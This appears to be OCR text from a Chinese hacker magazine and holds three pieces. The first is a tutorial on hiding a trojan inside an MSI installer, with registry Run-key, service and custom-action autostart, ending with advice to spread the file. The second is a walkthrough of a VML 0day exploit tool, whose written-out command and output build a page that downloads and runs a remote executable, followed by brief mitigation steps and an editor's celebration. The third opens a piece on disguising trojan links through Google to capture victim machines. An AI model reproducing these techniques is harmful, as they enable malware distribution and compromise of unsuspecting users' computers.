


图3 设置要构建的文件




图4 设置快捷方式

以后的几个设置不需要更改，没有什么意义的，直到最后一个页面，一定要记得去掉“**现在构建工程**”前面的勾，然后点击完成。这时候就显示程序的主界面了，如图5所示。

在图中你可以看到我们在向导里输入的信息，当然你也可以在这里修改它们，通过查看正常程序的属性，将信息完善。看到左边的面板了吗？我们选择“**文件和文件夹**”，在“**应用程序文件夹**”中就可以看到我们添加的程序了，如图6。




图5 程序主界面




图6 文件和文件夹面板




图7 更改木马的安装文件




图8 创建启动项




图9 新建注册表值




图10 选择木马文件

我们可以在这里修改每一个文件的安装路径，本例中木马克星的文件就放在程序文件夹里就可以了，我们要修改的只是“mm.exe”的位置。比如我们要把木马放到对方的“system32”目录中，我们只要展开“**Windows 卷**”，在“**Windows**”上点右键，新建一个名为“**system32**”的文件夹，然后将“mm.exe”拖到这个文件夹即可，如图7。这样安装的时候我们的木马就会被复制到对方的“system32”目录，当然你也可以选择其他更隐蔽的位置。下一步就是木马的启动了，我们可以将木马添加到注册表启动项。msi可以很方便地管理注册表，在程序左边选择“**注册表**”面板，这时你就可以看见一个简单的注册表结构。我们只要展开“**HKEY_LOCAL_MACHINE\SOFTWARE**”，在其下依次新建项“**Microsoft\Windows\CurrentVersion\Run**”，如图8。

然后在“**Run**”项上点击右键选择“**新建值**”，打开如图9所示的窗口，名称里面填写启动项的名称，类型就用默认的字符串，然后点击“**文件**”按钮，从打开的窗口中选择我们的木马文件，如图10。这样在msi安装的时候就会把我们的木马加入启动项实现开机自启动。木马克星的文件夹里有一个“注册.reg”，是注册信息，你可以将里面的内容也添加到这里，这样程序安装好就是注册版了。

如果你觉得这样启动不够隐蔽，那就选择用服务启动吧（如果你的木马支持服务启动的话）。Msi可以自动为我们添加系统服务，设置很简单，只要在菜单选择“**服务**”打开服务设置面板，在“**安装服务**”上点击右键选择“**新建服务初始化**”，选择安装文件时就选我们的木马“mm.exe”，然后在右边的“服务属性”中填写服务名、描述等信息就可以了。如图11。




图11 添加安装




图12 添加自定义

如果你的木马是自带安装功能的，那就不需要我们安装了，我们要做的只是在安装结束后自动运行我们的木马就可以了，那就要用到安装脚本了。方法也很简单，在左边菜单选择“**自定义操作**”，在“**安装执行顺序**”下的“**Install**”项上点击右键，选择“**新建安装的自定义操作**”，这时会打开文件选择的对话框，选中我们的木马文件。确定后就会添加一个自定义操作，如图12。





图13 查看属性

添加后我们还要更改几个属性，在“执行属性”中选择“**异步执行，不等待返回**”，以免安装出现延迟。在“执行选项”中选择“**确认**”，其实这里应该选“立即执行”，但笔者测试此选项时发现木马无法执行，而“确认”就没有任何问题，呵呵，不知道什么原因。

这里设置好就可以了，最后一步就是打包了，按“**F7**”构建工程，首先选择一个路径保存工程文件，然后就会自动构建出一个msi安装包了。在这个安装包里就已经捆绑了我们的小马，查看一下属性，如图13，没有什么异常。现在你就可以把这个文件散播出去了。

一个简单的msi创建就这么简单，Advanced installer还有很多的功能大家可以自己去发掘，目前这种捆绑很难检测，大家以后安装msi的时候也要注意咯。别学某些人，做破解版软件或游戏里面捆病毒，不道德哦。

尾随国庆的0day梦魇



——无补丁IE漏洞利用

DeyuInHacker

有人以在教堂的钟声下工作为乐，而我却喜欢在地狱的门口救人。原谅我，不能在此津津乐道地向你们复述所有具体的细节。我们的时间并不多，尽管如此，我还是要说，“复述”其实本来就是我们所有活动的重要组成部分，或者，是它们的高潮。没有复述的活动是无从着落的，复述就是复活。当我们回忆往事时，往事就变成了现在的一部分。

从本文你可以学到：

1、IE漏洞工具的利用

2、如何防止IE被VML漏洞攻击

在全民挖洞的大环境下，曾经活生生的掐死了Netscape且无坚不摧的IE在本月又报出了第二个“未公开0Day漏洞——Microsoft Internet Explorer Vector Markup Language Buffer Overflow Vulnerability”。

由于这个0Day跟本月第一个IE 0Day的漏洞都是出自同一作者之手，因此本周在一些国外大名鼎鼎的黑客网站中，这个0Day成为了最热门的话题，热门的原因不是因为它产生了当年的“RPC冲击波病毒”一样的危害，而是因为这个作者在Windows没有推出补丁，甚至可能都没有将漏洞细节上报给微软的情况下就在安全网站公布攻击程序，而且是两次。这显然破坏了那些固

有的传统的黑客道义，也让所有IE用户的计算机在无任何防护方法和弥补措施的情况下暴露在黑客的面前。

```
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\>vml http://www.nohack.cn/test.exe vmlexp.html
```

图1

当然，如果这件事情从道德的范畴完全可以开一场辩论会，但既然是《黑客手册》，那么我们感兴趣的还是如何利用这个VML漏洞，要知道这可是一个真正的0Day，也许你在读到这篇文章的时候，它还冒着热气，废话少说，让我们现在就看看如何温酒斩IE。

```
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\>vml http://www.nohack.cn/test.exe vmlexp.html
[+] download url:http://www.nohack.cn/test.exe
[+] exploit file:vmlexp.html
[+] buff size 291 bytes
[+] exploit write to vmlexp.html success!

C:\>
```

图2

首先将你在光盘中找到的溢出利用程序Exploit拷贝到硬盘中，然后输入命令：

C:\vml http://www.nohack.cn/test.exe vmlexp.html

第一个是Exploit程序的名字，之后是你放在网络空间上的测试程序，这个程序的大小最好控制在30K以下，本人感觉越小溢出的成功可能性就越大。因为这个溢出如同上一个IE的0Day一样，对内存的要求比较苛刻。最后就是你要生成的网页名称。 如图1。

输入完成后回车，如图2。

看看你的目录中，是不是多出了一个HTML的文件，这个文件就是溢出的网页，你可以直接在本机上执行测试，也可以放到你的网页空间上体验。我选择了一个很小的只有18K的程序进行了测试，很不顺利，测试了N＋X次，IE浏览器都崩溃了，没有溢出成功，在几乎停掉了所有的无用进程（包括杀毒软件）之后，终于成功了一次。这恐怕是堆溢出程序最大的致命，不过据说1G～2G内存的梦幻PC溢出起来相当顺利（看来以后不能升级内存了）。

好了，最后给出一个解决方法，由于是0Day，微软没有补丁，我们建议在微软发布补丁之前，各位不想被黑的读者至少采用以下方法中的一种来保护你的操作系统：

1．解除vgx.dll的注册：点击“开始”菜单，选择“运行”，在其中输入命令：regsvr32 -u "%ProgramFiles%\Common Files\Microsoft Shared\VGX\vgx.dll"

然后点击“确定”，在随后出现的弹出窗口中点击“确定”按钮。在微软发布补丁后，如果想恢复注册，只需再用上述方法运行下面的命令即可：

regsvr32 "%ProgramFiles%\Common Files\Microsoft Shared\VGX\vgx.dll"

2．尽量使用非IE内核的网络浏览器，如Firefox、Opera等。

> 发布日期：2006-09-20
> CVE CAN ID：CVE-2006-3866
> BUGTRAQ ID：20096
> 受影响的软件及系统：
> Microsoft Windows 2000 Service Pack 4
> Microsoft Windows XP Service Pack 1
> Microsoft Windows XP Service Pack 2
> Microsoft Windows Server 2003 Service Pack 1
> Microsoft Windows Server 2003 x64 Edition
> Microsoft Windows XP Professional x64 Edition
> 漏洞分析：
> VML(Vector Markup Language)是一种基于XML的矢量图形绘制语言。IE通过vgx.dll提供了对VML语言的支持，可以在解析页面中嵌入VML显示矢量图。vgx.dll的_IE5_SHADETYPE_TEXT::Text过程在解析VML的时候存在缓冲区溢出漏洞，利用这个漏洞可以完全控制用户的系统。目前这个漏洞正在被积极的利用。
> 该漏洞最早被发现于一个国外网站，该网站在页面中嵌入攻击代码，用于在用户的机器上安装间谍软件。可能很快会有攻击者利用该漏洞来盗取QQ号、网络银行帐号、网络游戏帐号等。

编辑点评：

好久没有遇上这样的事件了，只是依稀地记得，一年前才有过这样漏洞利用工具先于微软补丁发放的速度的0day攻击，如今能再次看到，实在是忍不住要学黄健翔大吼：“IE最新漏洞，还没补丁！nop(溢出工具发布者)立功了，Deyu(本文作者)立功了！黑迷们不要给微软任何机会！伟大的IE0day万岁！”

利用Google来伪装网页木马



通过Google来伪装网马地址还是有一定的迷惑性的，并且都是用简单的工具完成，菜鸟朋友们又可以多抓肉鸡了。

蜀国布衣

